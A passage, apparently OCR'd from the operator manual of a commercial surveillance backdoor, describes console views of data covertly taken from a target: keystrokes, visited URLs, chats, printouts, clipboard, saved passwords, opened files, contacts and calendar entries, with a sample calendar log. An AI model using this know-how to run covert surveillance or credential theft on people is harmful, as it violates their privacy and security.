
At the bottom of the page:
“<<” button to see previous frame,
“>>” button to see next frame,
“Close” button to return to the list of webcam or snapshot’s logs.

Keylog

This agent viewer let you browse through logs of kind “keylog”.
This will show you all the typed keys from the target. It fully supports Unicode languages.




It is possible to edit public note directly by double clicking on the note filed of the selected row:



Click “Ok” button to save data.


Url

This agent viewer let you browse through logs of kind “url”. It will show you all the visited URLs. The URL is recorded only once and it doesn’t report the automatically loaded sub-URLs. Only the URLs actually visited by the target will be displayed.
If the capture option was configured you can also have a snapshot of the page in the list and it will be displayed as the snapshot visualization.




Chat

This agent viewer let you browse through logs of kind “chat”.




It is possible to write note also directly from the table: double click on the note field of the selected row:




Click “Ok” button to persist the changes on the server.

Print

This agent viewer let you browse through logs of kind “print”. It will show you all the printed documents by the target.



Under the table, there are previews of documents. Double click preview to see details:




At the right of the page you can change zoom factor with four button:
“Fit” button to fit the image with the current view,
“1:1” button to see the image at the original size,
“+” button to increment zoom,
“-“ button to decrement zoom;

At the bottom of the page:
“<<” button to see previous frame,
“>>” button to see next frame,
“Close” button to return to the list of print’s logs.

Clipboard


This agent viewer let you browse through logs of kind “clipboard”.



No other specialized functions are available in this view other than those commons to any agent viewer (download, add to blotter, etc.).

Password

This agent viewer let you browse through logs of kind “password”.




These are the main fields available in this view:

- Resource: The type of password (or browser auto complete)
- Service: The url or the server address where the account belongs
- UserId: The username of the account (or the name of the form field for browser auto complete)
- Password: The password for the account (or a comma separated list of all possible form field’s values)

No other specialized function are available in this view other than those commons to any agent viewer (download, add to blotter, etc.).


Application

The application agent retrieves the name of the applications executed on the target system and records the starting and stopping time of it.



FileOpen


This agent viewer let you browse through logs of kind “fileopen”. This is the list of opened files. If you want the real file you have to capture it or download it with the download command.



No other specialized functions are available in this view other than those commons to any agent viewer (download, add to blotter, etc.).


FileCap

This agent viewer let you browse through logs of kind “filecap”. This is the list of captured file that can be downloaded locally for further analysis. To download the file, select it and press the download button.



Download, Upload


This agent viewer let you browse through logs of kind “download” or “upload”.
Downloaded file will show you the files that were downloaded from the backdoor with the download command. It will not show you files downloaded by the target from the Internet.
The same rule applies for uploaded file.
In order to capture downloaded or uploaded file by the target you have to use the file capture agent.



No other specialized functions are available in this view other than those commons to any agent viewer (download, add to blotter, etc.).

Addressbook

This agent viewer let you browse through logs of kind “addressbook”.




These are the main fields available in this view:

- Date: date and time.
- Contact: name and surname, e-mail address, or user id (depending on the source).
- Info: whether this field is filled it contains a mobile phone number or a home phone number.
- Extended Info: whether this field is filled it contains some information like address, company name, address, and webpage of the contact.

No other specialized functions are available in this view other than those commons to any agent viewer (download, add to blotter, etc.).

Calendar

This agent viewer let you browse through logs of kind “calendar”.



Id	Tag	Notes	Date	Event	Type	Start	Finish	Extended Info
3972		0	29/12/2008 15:51:30	Reverse Training			13/01/2009 22:00:00	NOTE:Reverse Training @ Cracking University (Knowledge must be free)
3967		0	29/12/2008 15:51:29	New Year's Eve Party	Freetime	31/12/2008 18:00:00	01/01/2009 00:30:00	LOC: Moscova Street, 17 21121 Milano (MI) NOTE: To bring: 1 bottle of wine, red underware.
3968		0	29/12/2008 15:51:29	Lunch with relatives	Freetime	01/01/2009 11:00:00	01/01/2009 14:30:00	LOC: Moscova Street, 17 21121 Milano (MI) NOTE: Lunch with my parents, my broche Bob and my nephew Alice.
3969		0	29/12/2008 15:51:29	Skiing	Sport	02/01/2009 08:00:00	05/01/2009 15:00:00	LOC: Jiminy Peak, MA NOTE: Go skiing. Remember large gloves
3970		0	29/12/2008 15:51:29	Stability tests	Work	06/01/2009 22:00:00	09/01/2009 22:00:00	LOC: Office NOTE: TODO: stability test of software
3971		0	29/12/2008 15:51:29	Release new Mobile versic	Work, Lavoro	11/01/2009 22:00:00	12/01/2009 22:00:00	LOC: Office NOTE: Release the second version of RCS Mobile.

